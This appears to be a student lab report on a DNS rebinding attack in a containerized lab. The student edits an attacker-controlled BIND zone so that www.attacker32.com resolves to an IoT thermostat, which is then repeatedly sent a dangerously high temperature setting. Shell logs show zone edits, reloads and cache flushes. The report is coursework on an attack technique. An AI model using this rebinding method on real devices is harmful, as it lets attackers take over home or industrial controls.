


4.3 TASK 3. LAUNCH THE ATTACK: In the previous task, the user has to click the button to set the temperature to the dangerously high value.


Changing the Ip address of www/attacker32.com in zone_attacker32.com to default. And reloading the zone.



So we can have the web server which attacks automatically every 10 seconds.



Now we change Ipaddress to 192.168.60.80



Reloading the zone file.


```
no matching zone 'zone_attacker32.com' in any view
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload queued
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload queued
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload up-to-date
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload up-to-date
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload queued
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload up-to-date
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload queued
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# nano zone_attacker32.com
root@2814bad8ee06:/etc/bind# rndc reload attacker32.com
zone reload queued
root@2814bad8ee06:/etc/bind#
```

As the attacker machine sends the change request every 10 seconds to the thermostat.

We can see in the attacker32.com changed to we are now talking to IOT server. As shown below

```
gshadow                 magic           rc2.d           update-motd.d
gshadow-                magic.mime      rc3.d           xattr.conf
root@8bee9b47f8aa:/etc# ed bind
bash: ed: command not found
root@8bee9b47f8aa:/etc# cd bind
root@8bee9b47f8aa:/etc/bind# ls
bind.keys  db.255     named.conf                  named.conf.options
db.0       db.empty   named.conf.default-zones    rndc.key
db.127     db.local   named.conf.local            zones.rfc1918
root@8bee9b47f8aa:/etc/bind# cd --
root@8bee9b47f8aa:~# cd --
root@8bee9b47f8aa:~# cd ..
root@8bee9b47f8aa:/# exit
exit
[11/09/22]seed@VM:~/.../Labsetup$ dockps
8bee9b47f8aa  local-dns-server-10.9.0.53
10f67cae337b  iot-192.168.60.80
7d6c9d020440  router
cab48b5a9482  attacker-ns-10.9.0.153
997206b23cbb  attacker-www-10.9.0.180
[11/09/22]seed@VM:~/.../Labsetup$ docksh 8be
root@8bee9b47f8aa:/# rndc flush
root@8bee9b47f8aa:/# rndc flush
root@8bee9b47f8aa:/#
```

TASK 5 – DC DOWN:



END OF THE REPORT